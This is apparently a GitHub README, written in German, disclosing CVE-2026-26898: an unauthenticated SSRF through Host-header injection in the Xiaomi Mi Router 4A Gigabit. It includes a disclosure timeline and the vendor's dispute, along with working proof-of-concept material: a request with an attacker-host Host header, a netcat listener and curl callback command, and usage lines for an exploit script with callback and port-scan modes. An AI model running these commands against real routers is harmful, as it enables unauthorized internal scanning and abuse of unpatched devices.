 iwallplace/cve-2026-26898-xiaomi-ssrf-hostheaderinjection
Nicht authentifiziertes SSRF im Xiaomi Mi Router 4A Gigabit Edition (Firmware 3.0.24) durch Host-Header-Injection — CVE-2026-26898


Es besteht eine Server-Side-Request-Forgery-(SSRF)-Sicherheitslücke im Xiaomi Mi Router 4A Gigabit Edition. Die Weboberfläche des Routers validiert den HTTP Host-Header nicht, sodass ein nicht authentifizierter Angreifer den Router dazu zwingen kann, beliebige ausgehende TCP-Verbindungen herzustellen.
| Feld | Wert |
|---|
| Gerät | Xiaomi Mi Router 4A Gigabit Edition |
| Firmware | 3.0.24 (International) |
| CVE | CVE-2026-26898 (angefochten — siehe Offenlegungsstatus unten) |
| CWE | CWE-918 (Server-Side Request Forgery) |
| CVSS 3.1 | 8.6 (Hoch) — vom Forscher bewertet; Hersteller bestreitet Schweregrad |
Status: Vom Hersteller bestritten — dieser Bericht wurde nicht von Xiaomi akzeptiert.
CVE-2026-26898 wird hier nur zur Nachverfolgung verwendet; angesichts des Streits mit dem Hersteller sollte es als angefochten / unbestätigt betrachtet werden, nicht als herstellerbestätigt.
GET /cgi-bin/luci/api/xqsystem/login HTTP/1.1
Host: <ANGREIFER_IP>:<PORT>

python3 xiaomi_ssrf_exploit.py --target 192.168.31.1 --check
[*] Checking vulnerability on 192.168.31.1...
[*] Local IP: 192.168.31.235
[*] Test Port: 44444
[+] VULNERABLE! Router connected back to 192.168.31.235:44444
# Terminal 1: Start listener
nc -l 4444

# Terminal 2: Send malicious request
curl -H "Host: YOUR_IP:4444" "http://192.168.31.1/cgi-bin/luci/api/xqsystem/login"
| Datei | Beschreibung |
|---|---|
xiaomi_ssrf_exploit.py | Vollständiger Exploit mit mehreren Modi |
# Check if vulnerable
python3 xiaomi_ssrf_exploit.py --target ROUTER_IP --check

# Callback mode
python3 xiaomi_ssrf_exploit.py --target ROUTER_IP --callback YOUR_IP --port 4444

# Port scanner
python3 xiaomi_ssrf_exploit.py --target ROUTER_IP --scan TARGET_IP --ports 22,23,80,443
| Datum | Ereignis |
|---|---|
| 2026-01-15 | Sicherheitslücke entdeckt; PoC entwickelt |
| 2026-01-16 | An Xiaomi über HackerOne gemeldet (#3513458) |
| 2026-01-23 | Xiaomi schloss den Bericht als Informativ (niedriges Risiko, wird nicht behoben) |
| 2026-06-03 | Öffentliche Sicherheitsmeldung veröffentlicht (dieses Repository) — herstellerbestritten, ungepatcht |
Dieser Exploit wird nur zu Bildungs- und autorisierten Sicherheitstestzwecken bereitgestellt. Unbefugter Zugriff auf Computersysteme ist illegal.
Ahmet Mersin
🌐 ahmetmersin.com
🐙 @iwallplace

